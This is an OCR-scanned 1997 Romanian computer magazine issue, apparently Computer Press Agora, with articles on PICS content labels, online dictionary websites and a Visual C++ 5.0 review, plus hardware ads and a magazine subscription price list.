Următoarea etapă a fost crearea unui fişier HTML care să posede o etichetă PICS. În cadrul unui fişier HTML, eticheta trebuie să se afle în interiorul antetului documentului, deci între tagurile <HEAD> şi </HEAD>. Sursa fişierului de test, numit test.html, o puteţi urmări în casetă. Eticheta se include în tagul META, specificând că conţinutul, de tip PICS-Label, este un element al protocolului HTTP. Ca paranteză, etichetele pot fi cerute de softul de filtrare separat de document, de la acelaşi server Web sau de la un alt server. Eticheta exemplu este una foarte simplă şi elementele care o alcătuiesc au următoarea semnificaţie:

- şirul de caractere „PICS-1.1" specifică versiunea 1.1 a specificaţiei PICS;
- URL-ul care urmează este un URL ales de serviciul de estimare ca identificatorul propriu unic;
- identificatorul labels nu are opţiuni, deci această etichetă este specifică doar documentului test.html. Se pot specifica şi etichete generice, pentru URL-urile care încep cu un anumit şir de caractere.
- după cuvântul cheie ratings urmează valoarea sau valorile cu care este cotat documentul pe scările sistemului de estimare. În cazul nostru, pentru prima dimensiune sau categorie, identificată prin numele age, avem valoarea 2, iar pentru a doua categorie, identificată prin star, tot valoarea 2. age şi star sunt identificatori ai categoriilor Maturity şi Quality, identificatori care sunt de obicei o denumire mai scurtă a dimensiunilor.

Şi acum, dacă încerc să descarc acest fişier HTML, fie de pe un server, fie de pe discul local, Internet Explorer îmi blochează accesul la acest fişier, deoarece valoarea din document pe scara Quality este 2, iar în configurarea modulului PICS valoarea maximă admisă este 1.

Specificaţiile PICS se găsesc pe Web la http://www.w3.org/pub/WWW/PICS/.

Cu siguranţă, infrastructura PICS poate juca un rol major în păstrarea şi extinderea diversităţii Web-ului, altfel, dacă această infrastructură (sau alta asemănătoare) nu se impune, Tim Berners-Lee spune că „legislatorii vor impune legi care vor afecta felul în care utilizăm Internetul."■


Radu Greab este student la Universitatea „Petru Maior" din Tg.Mureş şi poate fi contactat la **radu@uttgm.ro**.

COMPUTER PRESS
AGORA
EȘTI PREGĂTIT PENTRU MÂINE ?
ARE YOU READY FOR TOMORROW ?
agora.ro
© Copyright 1997 Computer Press Agora, Adi Pop
Computer Press Agora - Microsoft Internet Explorer
Știrile zilei
AGORA ONLINE
Actualitatea
Linux atacat în Times
Războiul bazelor de date
JavaOne
MAGNA MEDIA
FLAMINGO COMPUTERS
CERF '97

Prima carte românească de referință în domeniul rețelelor de calculatoare

Rețele de calculatoare este introducerea ideală în rețelele de astăzi și de mâine.
Acest best-seller clasic a fost rescris pentru a reflecta schimbările domeniului din anii '90 și cei care vor veni.

Autor, profesor și cercetător, laureat al premiului ACM Karl V. Karlstrom Outstanding Educator Award, Andrew S. Tanenbaum, explică cu grijă felul în care rețelele funcționează în interior, pornind de la tehnologia hardware până la cele mai utilizate aplicații de rețea. Cartea urmează o abordare structurată a rețelelor de calculatoare, începând de jos (de la nivelul fizic) și parcurgând treptat calea spre vârful acestora (nivelul aplicațiilor).


EDIȚIA A TREIA
ANDREW S. TANENBAUM

Subiectele abordate includ:

- Nivelul fizic (firele de cupru, fibrele optice, comunicațiile radio și cele prin satelit)
- Nivelul legătură de date (principiile protocoalelor, HDLC, SLIP și PPP)
- Subnivelul de acces la mediu (LAN-uri IEEE 802, punți, noile LAN-uri de mare viteză)
- Nivelul rețea (rutarea, contolul congestiei, interconectarea rețelelor, IPv6)
- Nivelul de transport (principiile protocoalelor de transport, TCP, performanța rețelei)
- Nivelul aplicație (criptografia, poștă electronică, știri, Web-ul, Java, multimedia)

În fiecare capitol sunt descrise în detaliu principiile de bază, urmate apoi de exemple ample luate din Internet, rețele ATM și rețele de comunicații fără fir.
Alte cărți de succes ale lui Andrew S. Tanenbaum:
Sisteme de operare: Proiectare și implementare, ediția a doua
Sisteme de operare moderne,
Sisteme de operare distribuite,
Organizarea structurată a calculatoarelor, ediția a treia

Vă invităm să răsfoiți cartea în standul nostru nr.3248

Cartea poate fi comandată la tel.: 065-166516, 01-2300286 sau fax: 065-166290, 01-2300286.

Dicționare

Dicționarele împânzesc Internetul, în așteptarea clienților

de Cristian Matei

De câte ori nu ne-am trezit în situația că deși am găsit documentația mult căutată, totuși nu o puteam înțelege datorită faptului că este în limba engleză(90%), iar câteva cuvinte cheie care, culmea, conțin tocmai esența documentației, nu le înțelegem. Totul e OK dacă avem prin preajmă un dicționar, dar ce ne facem în situația în care acesta nu e aproape sau nu e destul de cuprinzător?

Una dintre soluții este să căutăm într-un alt dicționar mai mare. Acesta se poate afla în bibliotecă, într-o carte de câteva kilograme sau pe Internet... Problema cu cele de pe Internet este că găsim explicații în engleză, spaniolă, algeriană, greacă, turcă, portugheză, rusește ș.a.m.d. dar nu o găsim în românește. De ce?


Pentru că deocamdată nu s-a găsit nimeni destul de entuziast să facă un site cu ajutorul căruia să putem să ne dumirim și noi ce înseamnă un lucru sau altul. Dar până una alta, pentru a vedea cum se construiește un astfel de site, să vizităm câteva dintre cele existente...

http://www.netlingo.com

Este cel mai potrivit loc de unde puteți afla semnificația diferiților termeni utilizați pe Internet. Site-ul conține definițiile a sute de cuvinte care fac parte din noul vocabular impus de comunitatea Internet și World Wide Web. Printre acestea se regăsesc și definițiile cuvintelor ActiveX, JavaBeans, MIME, Shockware etc., la care aveți un acces mai rapid printr-un simplu clic pe icoana lor din home page. Dacă nu sunteți siguri pe felul în care se scrie întregul termen căutat, atunci puteți tasta doar primele litere ale acestuia, după care Lingo vă va oferi o listă cu toate cuvintele care se potrivesc.

Pentru utilizatorii de Netscape 3.0 există un dicționar de buzunar care vă permite o mai bună utilizare a acestuia.

Dacă aveți întrebări, există chiar și o secțiune în care le puteți pune sau citi răspunsurile la cele mai frecvente dintre acestea.




Welcome to NetLingo™, the FREE dictionary of Internet terms. This site contains definitions of hundreds of words which are emerging as a new vocabulary surrounding the technology and community of the Internet and the World Wide Web. The intent of this resource is to chart a lexicon specific to the digital frontier, reflecting and serving the unique cyberculture. To start learning the lingo click on one of the options to the left.

http://www.june29.com/HLP/

The Human Languages Page a fost fondată în Mai 1994 de către Tyler Chambers, pentru a acoperi lipsa informaților de pe Internet, necesare organizaților lingvistice. La ora actuală site-ul cuprinde peste 1300 de referințe ce acoperă peste 100 de limbi diferite. Printre acestea, se regăsesc și referințe la dicționare bilingve, cum ar fi dicționar englez-spaniol, englez-german, englez-japonez, ș.a.m.d. (Mă tot întreb de ce nu este și unul englez-român? Poate are cineva vreo idee.) Există și dicționare tri- sau multilingve și chiar dicționare pentru limbi neoficiale, caracteristice doar unor grupuri restrânse.

Pe lângă dicționare, prin intermediul acestui site, pot fi găsite și alte resurse ce au legătură cu organizațiile lingvistice și educaționale.



Click here for info on award-winning CD-ROM programs for learning languages


The HLP is now operating at normal speed again!
Browse to your heart's content!

The Human-Languages Page is a comprehensive catalog of language-related Internet resources. The over 1300 in the HLP database have been hand-picked to bring you the best language links the Web has to offer. Whether you're looking for online language lessons, translati dictionaries, native literature, translation services, software, language schools, or just a little information on a language you've heard about, the HLP probably has something to suit your needs.

Use the links above to browse the HLP by category, or use the "Search" button to search the entire HLP by keyword. For more in-depth information about the HLP, click on the "Info" button above.

Web Space Provided By The Internet Hardlink Co.

Tyler Chambers, tchamber@lynx.neu.edu



Welcome to BioTech's free online science dictionary! This illustrated glossary, developed by our staff members and contributors, contains ov life science terms. Because this resource is still very much under construction, most of our terms are associated with biochemistry, biotechnol botany, cellular biology and genetics, but the dictionary also contains chemistry, ecology, medicine, pharmacology and toxicology terms. We w increasing our offerings in those latter categories over the course of 1997. Feel free to send us new word suggestions.

● Find terms that contain this word/letter/fragment (e.g., if you want to find all the different types of cells we have listed, type in cyte)

○ Find terms that begin with this letter/fragment (e.g., if you wanted to find all the words that begin with the letter B, type in b)

Use this function to find terms which contain the entered word in their definitions (e.g., if you want to find all the terms that have to do with electrophoresis, type in electrophoresis)

HINTS: Don't use hyphens or quotation marks. It's best to always search using lowercase U.S. English spellings, and it's good to search with fragments instead of entire words (e.g., search for "leukocyte" using "leuk" or "cyte") to avoid missing an entry.


If you type in more than one keyword (such as "nucleic acid"), you will receive only entries that have **both** "nucleic" **and** "acid" in their titles might want to run the words in a multiword term separately). If you're uncertain of a spelling, run a word fragment (e.g., if you don't know if i spelled "murine" or "murean," just query with "mur.")

http://biotech.chem.indiana.edu/pages/dictionary.html

Există multe dicționare dedicate doar anumitor domenii, printre care dicționarele de medicină, farmacologie, a termenilor tehnici , etc.

BioTech ne pune la dispoziție un astfel de dicționar dedicat științei vieții. El conține la ora actuală peste 6000 de termeni (este încă în construcție) din biochimie, biotehnologie, botanică, biologie celulară și genetică. Pe lângă aceste domenii de bază, pot fi întâlniți și termeni din chimie, medicină, farmacologie și toxicologie. Cei interesați pot să sugereze chiar introducerea de noi termeni ce nu există încă în dicționar.

BioTech nu se reduce doar la administrarea unui dicționar, el fiind destinat studenților ce doresc să cunoască mai multe lucruri din toate domeniile care au o legătură cât de mică cu știința vieții, așa că nu ratați ocazia de a-l vizita.



logos
RESEARCH SYSTEMS

Save 20%!

Book of the We

Getting Around

- Logos Library System
- Products
- About Logos
- News - Reviews
- Unlock LLS Books
- Order Online
- Technical Support
- Dealer Information
- Sign Me Up!

What's Hot

- Seal of Quality Awarded to Personal Bible Study CD-ROM (April 24, 1997)
- Christian Computing Magazine Reviews Logos Bible Software 2.0 (April 8, 19
- David & Goliath CD Awarded Seal of Quality (April 1, 1997)
- Free Upgrade for the Logos Library System! (March 14, 1997)

e News


Facts On File, Inc. Selects LLS for New CD-ROM (February 18, 1997)
ew Logos Bible Software Tutorial CD! (February 5, 1997)
Holocaust CD-ROM Reviewed by PC Computing (January 20, 1997)
ogos Library System Standard Selected for Nelson Word Electronic Books (December 10, 1996)
Early Church Fathers Pre-Release for LLS Ante-Nicene Fathers (November 19, 1996)
ndelibleNews! awards Logos Bible Software its '96 All-Ovation Award (December 3, 1996)
Logos to Publish Ecole Biblique Library Catalogue on CD-ROM (November 20, 1996)
ogos profiled in BusinessWeek Magazine (October 21, 1996)
Holocaust CD-ROM Wins EMMA Award (October 9, 1996)
ogos Offers Online Forum (October 7, 1996)

http://www.logos.com

Unele dintre cele mai utilizate tipuri de dicționare sunt cele bilingve sau poliglote. Pe Internet există o mare variatate din aceste tipuri de dicționare, dar se pare că unul dintre cele mai celebre este cel pus la dispoziție de către LOGO, o companie din Italia. El se bazează și pe noul sistem de operare, dezvoltat de aceeași companie, LOGOSYS - dezvoltat în special pentru domeniul comercial.

Dicționarul poate fi accesat prin intermediul mai multor pagini, realizate în limbile vorbite într-unul dintre orașele Atena, Barcelona, Belgrad, Canton, Cracovia, Istambul, Londra, Madrid, Modena, Montpellier, Munich, Oporta, Padua, Santiago, Sao Paulo și Tel Aviv, având posibilitatea de a face traduceri, tot în /din atâtea limbi.

LOGO și-a dezvoltat și o rețea de traducători ce pot prelucra documente având cu până la 300 000 de cuvinte, zilnic. El a introdus din acest an și un nou sistem de traducere, numit Deja Vu, ce va fi integrat în bazele de date ce conțin dicționarele și documentele companiei.



FREE FORUM Free Educational Software and Tips for Students and Teachers Click Here
Commonwealth Network

dictionary.com

dictionary.com
1 : the definitive guide to reference materials on the Internet.
2 : the home of Ask Dr. Dictionary (coming soon).

Bartlett's Quotations
(1901) By John Bartlett. Originally published under the title, *Familiar quotations: a collection of passages, phrases, and proverbs traced to their sources in ancient and modern literature.* From Project Bartleby.

The Free On-line Dictionary of Computing
By Denis Howe et al.

The New Hacker's Dictionary

Roget's Thesaurus
(1852) By Dr. Peter Mark Roget. A catalog of En
and phrases that can be accessed by keyword searc
browsing an outline which groups words by simil
meaning. Originally published in 1852 by Dr. Peter Ma
the title, *Thesaurus of English Words and Phrases, Cla*
Arranged so as to Facilitate the Expression of Ideas an
Literary Composition.

The Skeptic's Dictionary
By Robert T. Carroll.

Strunk's Elements of Style
By William Strunk Jr. From Project Bartleby.

Webster's Revised Unabridged Dictionary, 1913
Webster's Revised Unabridged Dictionary (G &
Co., 1913, edited by Noah Porter), provided by th
Project and Patrick Cassidy of MICRA, Inc.

http://www.dictionary.com

Dacă aveți un text în engleză (mai ales unul de literatură) acesta este site-ul cel mai potrivit pentru a începe căutările. De aici aveți referințe spre principalele dicționare englezești de pe Internet. Cel mai celebru dintre acestea este dicționarul explicativ Webster, ce poate fi accesat prin intermediul unei interfețe realizată de bsy@cs.ucsd.edu.

Pentru căutări rapide există și două căutătoare de cuvinte, integrate, spre două dicționare Webster.

Tot aici poate fi găsită și o referință spre Barlett's Quotations, o colecție de pasaje, fraze și proverbe din literatura antică și modernă engleză; un dicționar online de informatică; Roget's Thesaurus, un catalog de cuvinte și expresii literare; whatis.com, un glosar de termeni de pe Internet, organizați alfabetic și după domenii; The New Hacker's Dictionary, un compendiu al tradițiilor, folclorului și umorului hackerilor ș.a.m.d.

CERF '97
Stand 3321
Pavilion 107

NET BRINEL COMPUTERS

COMPAQ - platforma ideală pentru aplicațiile NOVELL Netware, Windows NT, SCO UNIX

Servere cu performanță și fiabilitate maxime, optimizate pentru sistemele de operare în rețea

ProSignia 200
pentru rețele mici și medii
CPU: P5/166 MHz,
HDD EIDE max 11.4 GB
UW-SCSI max. 27,3 GB

ProLiant 800 & 2500
pentru rețele medii și mari
CPU: 1 sau 2 PPro / 180-200 MHz
RAM 52-512MB/1 GB
HDD UW-SCSI max. 27,3 GB/270 GB
opțional hot-pluggable

ProLiant 5000 pentru rețele "mission-critical"
Cel mai performant server de aplicații al anului 1996
CPU: 1 - 4 PPro / 166-200 MHz
RAM 64MB-4 GB
HDD max. 301 GB hot-pluggable

Caracteristici comune:
- Instalare asistată a sistemului de operare
- Controller RAID
- Fault-tolerance
- Memorie RAM de tip ECC
- Pre-failure warranty pentru procesor, memorie și HDD

COMPAQ

BRAND-NAMES pentru siguranța dumneavoastră:

COMPAQ, 3COM, SMC, CISCO, US Robotics, AT&T, Belden, Siemon, Panduit

"Soluții la cheie" în domeniul instalării și dezvoltării rețelelor de calculatoare și comunicații:
- Servere de aplicații și de fișiere, stații de lucru, plottere, tablete grafice, UPS-uri
- Hub-uri, switch-uri, routere, plăci de rețea, modem-uri
- Echipamente pasive: cabluri UTP și prize cat.5, fibră optică, RACK-uri, patch-panels
- Sisteme de operare, aplicații și software de management

Cluj-Napoca Str. Iuliu Maniu 2
Tel: 064-430280 Fax: 064-430285
e-mail: brinel@re.ro

SOWAH

Oradea str. Iza 31-33
tel./fax: 059-155.077
fax: 059-436.456, 435.494

Vă invită la:

CERF'97

13 - 17.05.1997 București
Pav. 107 Aero. Băneasa

Cu

PGA®

COMPUTER

Visul
devine
realitate

PGA
COMPUTER
Microsoft OEM partner
Genuine Microsoft Products

5% reducere de preț


pentru cel care prezintă acest cupon
la cumpărarea unui calculator PGA
de la oricare din distribuitorii autorizați
în perioada 1 mai - 30 iunie 1997

Alba Iulia: GECOM - Bd. 1 Decembrie 1918 nr.103 tel. 058/823546; BIT - str.Arieşului nr.3 058/818010, 818011;
Bacău: MICROSISTEM - str. Mioriței nr.14 tel. 034/171342, 117411;
Baia Mare: SINTEC - str. Unirii nr. 11 A/K tel. 062/436366, 433760;
Botoşani: ELECTRONIC Compley - Calea Națională nr. 275 tel. 031/514823;
Brăila: MOVIS - str. Plevnei nr. 151 tel. 039/611343;
Braşov: ARSENAL GRUP - str. Grădinarilor nr. 16 tel. 068/152351, 150269; HARD TRADING - str. 13 Decembrie nr.90, bl.6 sc.D tel. 068/415559, 162925;
Bucureşti: SOWAH ROMANIA - str. Viitor nr. 106 tel. 01/2107300, 2107799;
Constanța: UNISOFT - Bd. Regele Ferdinand I. nr. 7 tel. 041/615211; 1A+ - str. Griviței nr. 4 tel. 041/660459; ALTAIR SOFT - str. Al. Lăpuşneanu nr. 13 tel. 041-693677;
Cluj-Napoca: Micro PC - str. Observatorului nr. 1 tel. 064/198263, 438328;
Craiova: DATECH - str. Tehnicii nr. 1 tel. 051/145644; POLISEA - str. Brazda lui Novac bl.52-53 ap.1 tel. 051/152486;
Gheorghieni: SERVER - str. Lacu Roşu nr. 15 tel. 066/161655;
Iaşi: OPEN SYSTEMS - str. Bradului bl. 907 tel. 032/225101, 225141;
Oradea: RO et CO - str. Aurel Lazăr nr. 13 tel. 059/463939, 463940;
Oneşti: U.M. SOFT Republicii nr. 4 tel. 034/315028;
Petroşani: DIGITAL ELECTRONIC - str. Horea nr. 63/C tel. 054/545332;
Piatra Neamț: OPEN SYSTEMS - str. V. A. Urechia nr. 12 tel. 033/233591;
Sf. Gheorghe: HARD TRADING - str. Nicolae Iorga nr. 12 tel. 067/326043;
Sibiu: MILLENIUM str. Constantin Noica nr. 31 tel. 069/437460;
Suceava: SERVICII Informatice - str.G. Enescu nr. 16 tel. 030/216747;
Tg. Mureş: ELECTRO ORIZONT - str. Piața Trandafirilor nr. 43 tel. 065/168808, 166572;
Timişoara: SOWAH ROMANIA - str. Siret nr. 15 tel. 056/221177, 221173; AUTOCOM - str. Brediceanu nr. 8 tel. 056/201919; DATA BIT - str. Brediceanu nr. 8, et. 5 tel. 056/201461, 201473; HECO - str. Tache Ionescu nr. 17 tel. 056- 131585, 201381; MAYON COMPUTER - str. L. Rebreanu nr. 101 tel. 056/161383, 220533;
Tulcea: MICROLINE - str. 9 Mai nr. 1 tel. 040/516369;
Zalău: MAGIC COMPUTER - str. Crinului nr. 3 tel. 060/612130

5% reducere de preț

*Ultima versiune Visual C++ de la Microsoft urcă de la ambițioasele componente ActiveX la sistemele masive întreprinzătoare. De **Steve Apiki***

C++ pe fiecare nivel


TermObj - Microsoft Developer Studio
File Edit View Insert Project Build Tools Window Help
CTermObjCtrl
(All class members)
OnBatchSizeCha
TermObj
Win32 Debug
TermObj classes
_DTermObj
_DTermObj
CTermObjA
CTermObjC
CTermC
~CTerm
DoProp
e * pPX)
FireBat
OnBatc
OnBatc
OnConfigureStringChanged()
OnDialStringChanged()
OnDraw(CDC * pdc, const CRect & rcBou
OnLastResultChanged()
OnResetState()
OnSubmitBatchChanged()
Go to Definition
Add Method...
Add Property...
New Folder...
Docking View
Hide
Properties
TermObj.rc
TermObjCtl.cp
long CTerr
{
CTrans

Visual C++ 5.0
$499
(Professional Edition: upgrade from 4.2, $199; Enterprise Edition: $1199)

Microsoft Corp.
Redmond, WA

206-882-8080
fax: 206-936-7329

http://www.microsoft.com/visualc/

Circle 1055
on Inquiry Card.

Visual C++ 5.0 simplifică dezvoltarea ActiveX prin accesul la metode, proprietăți și evenimente folosind ClassView

Din componente mărunte se fac aplicațiile client/server puternice. Dacă dorești să faci componentele mici și mai mici sau aplicațiile client/server mai puternice, Visual C++ 5.0 de la Microsoft oferă unelte pe care nu le poți trece cu vederea.

Această versiune îmbunătățește dramatic suportul pentru COM și ActiveX, ducând miezul tehnologiei Component Object Model de la Microsoft mai departe pe calea dezvoltării. Versiunea 5.0 vine, de asemenea, și cu un mediu de dezvoltare integrat (IDE), modernizat ce suportă scripturile, un suport pentru Internet mai bun și un compilator de bază mai rapid și mai bun. La nivel înalt, ediția Enterprise deține unelte vizuale ce simplifică schițarea interogărilor SQL.

Includerea unui control ActiveX bine proiectat într-o aplicație este un lucru sublim. Dar crearea unui control ActiveX - în special unul destul de zvelt pentru a trece printr-o conexiune Internet - nu înseamnă mare lucru. El cere atât experiență în COM cât și perfecțiune într-o programare nu prea plăcută.

Visual C++ 5.0 evită câteva dintre cele mai dificile părți ale dezvoltării COM cu ajutorul bibliotecii Active Template Library (ATL), o nouă soră a lui Microsoft Foundation Class (MFC), ce furnizează un punct de început pentru obiectele COM rapide și mici. Șabloanele ATL implementează interfețe COM de bază, are grijă de contoarele de referințe, și poate servi ca și bază pentru controalele ActiveX complete. Obiectele ATL pot fi micuțe. Am construit un control ActiveX funcționabil de 44 KB; Microsoft spune că un control ActiveX poate fi de numai 28 KB, iar obiectele COM simple pot fi și mai mici.

ATL este suportat de doi vrăjitori C++, ATL COM App Wizard și ATL Object Wizard. Acești doi vrăjitori generează împreună scheletul codului utilizat pentru a construi obiecte COM, mergând de la servere simple la controale complete.

Visual C++ 5.0 face, de asemenea, și un client COM mult mai bun decât o făceau versiunile anterioare. Această versiune introduce o directivă #import ce încarcă informații de tip bibliotecă în spațiul numelor. Adăugați linia cu directiva import cu numele tipului bibliotecă, și interfața din aceasta este disponibilă imediat cu ajutorul familiarei sintaxe a claselor C++.

APRECIERI	
TECHNOLOGIE	★ ★ ★ ★ ★
IMPLEMENTARE	★ ★ ★ ★

Suportul COM, mai bun, se extinde și la fereastra ClassView din IDE, care în versiunile anterioare te lăsa să gestionezi clase C++. Acum poți vedea interfețe COM și adăuga proprietăți și metode. Alte schimbări la IDE includ noi vrăjitori de aplicații (AppWizard), suportarea de către IDE a scripturilor prin OLE Automation și documentații bazate pe HTML (mai lente decât la predecesori).

Împreună cu compilatoarele vine o nouă bibliotecă de clase, MFC 5.0. Cele mai semnificative modernizări în MFC sunt suportul pentru Internet și noua bibliotecă ce acoperă funcțiile WinInet. Compilatorul însuși ne arată câteva perfecționări surprinzătoare, cei dau maturitate. Am reconstruit o suită de DLL-uri dintr-un set făcut cu Visual C++ 4.2 și am obținut, în medie, o reducere a mărimii cu 6 procente. Microsoft revendică o reducere a mărimii de 5 până la 10 procente și o creștere a vitezei de 10 procente, în medie, doar prin simpla recompilare dintre cele două versiuni.

Ca și succesor al celor mai răspândite medii de dezvoltare de sub Windows, Visual C++ 5.0 iese afară din colțul învingătorilor siguri. Dar noua focalizare pe COM și perfecționările de performanță sunt motive bune pentru a face un upgrade.■

Steve Apiki este dezvoltatorul șef de la Appropriate Solutions Inc. (Peterborough, NH) și editor consultant la Byte. Poate fi contactat prin e-mail la **apiki@AppropiateSolutions.com**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Cristian-Eugen Matei*]

★★★★★ Excepțional ★★★★ FoarteBine ★★★ Bine ★★ Acceptabil ★ Slab

COMPUTER PRESS
AGORA

DESIGN GRAPHICS
Macworld
Ultimate Imaging
WIRED
Publish
Hot Sho
Dr. Dobb's Journal
CLIENT SERVER DEVELOPMENT
BYTE
Can Java Replace Windows?

Prin intermediul firmei noastre puteți primi în mod regulat oricare dintre revistele americane de calculatoare din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs revistele solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 2300286.

TITLU	FRECVENȚĂ	PREȚ
3D DESIGN	12	5.93
ACCESS VB ADVISOR	12	7.49
AIXTRA	4	7.43
BOARDWATCH	12	8.93
BYTE	12	5.93
C/C++ USERS JOURNAL	12	7.43
C++ REPORT	9	11.93
CA-UNICENTER ADVISOR	6	8.93
CADALYST	12	5.93
CADENCE	12	5.93
CD-ROM PROFESSIONAL	12	10.43
CIRCUIT CELLAR	12	5.93
COLOR PUBLISHING	6	7.43
COMPUTER ARTIST	6	7.43
COMPUTER GAMING WORLD	12	5.99
COMPUTER GAMING WORLD wCD	12	11.99
COMPUTER GRAPHICS WORLD	12	7.43
COMPUTER PLAYER	12	10.43
COMPUTER SHOPPER	12	7.49
COMPUTER SHOPPER BUYERS CD		7.49
CYBER SPORTS	4	7.49
DATA BASE ADVISOR	12	7.49
DATABASE PROG. & DESIGN	12	7.43
DBMS	12	5.93
DBMS 1996 BUYERS GUIDE		7.43
DELPHI INFORMANT	12	8.93
DIGITAL VIDEO MAGAZINE	12	7.43
DOS WORLD	6	8.93
DR. DOBBS JOURNAL	12	5.93
DR. DOBBS SOURCEBOOK	6	7.43
ELECTRONIC GAMING MONTH	12	7.49
EMG2	12	7.49
FOXPRO ADVISOR	12	7.49
GAMEFAN	12	8.93
GAME DEVELOPER	6	8.93
GAME PLAYERS MAGAZINE	12	7.49
GAME PRO	12	7.49
INTERACTIVITY	12	7.43
I-WAY	12	8.93
INTERNET WORLD	12	7.43
INTERNET & JAVA ADVISOR	6	10.49
JAVA DEVELOPERS JOURNAL	12	11.93
JAVA REPORT	6	7.43
LAN MAGAZINE	12	7.43

TITLU	FRECVENȚĂ	PREȚ
LINUX JOURNAL	12	6.00
LOTUS NOTES ADVISOR	6	10.49
MACADDICT	12	11.99
MACTECH	12	8.78
MACUSER	12	5.99
MACWORLD	12	7.43
MAGAFAN	6	5.93
MICROSOFT INTERACTIVE DEV	12	7.43
MICROSOFT SYSTEMS JOUR.	12	7.43
MICROSTATION MANAGER	12	5.93
MICROSTATION WORLD	4	7.43
MONDO 2000	4	8.93
NEW MEDIA	12	7.43
OBJECT MAGAZINE	6	6.75
OBJECT ORIENTED PROGRAM.	9	13.50
ONLINE ACCESS	12	7.43
ONLINE ACCESS - CD	1 - 2	23.93
OS/2 DEVELOPER	6	14.93
OS/2 MAGAZINE	12	5.93
PC COMPUTING	12	5.99
PC GAMER	12	5.99
PC GRAPHICS & VIDEO	12	7.43
PC MAGAZINE	22	5.99
PC MAGAZINE CD-ROM	4	26.93
PC MAGAZINE SPECIAL ISSUE	4	8.93
PC WORLD	12	8.93
POWER BUILDER ADVISOR	6	11.99
PUBLISH	12	7.43
SOFTWARE DEVELOPMENT	12	5.93
SYS ADMIN	6	7.43
UNIX REVIEW	12	5.93
VB TECH JOURNAL	12	5.25
VIDEO TOASTER USER	6	7.43
VISUAL BASIC PROG. JOUR.	12	5.93
VISUAL DEVELOPER MAGAZINE	6	7.43
WEB, THE	12	5.93
WEB DEVELOPER	6	8.93
WEB TECHNIQUES	12	7.43
WEBSMITH	12	6.00
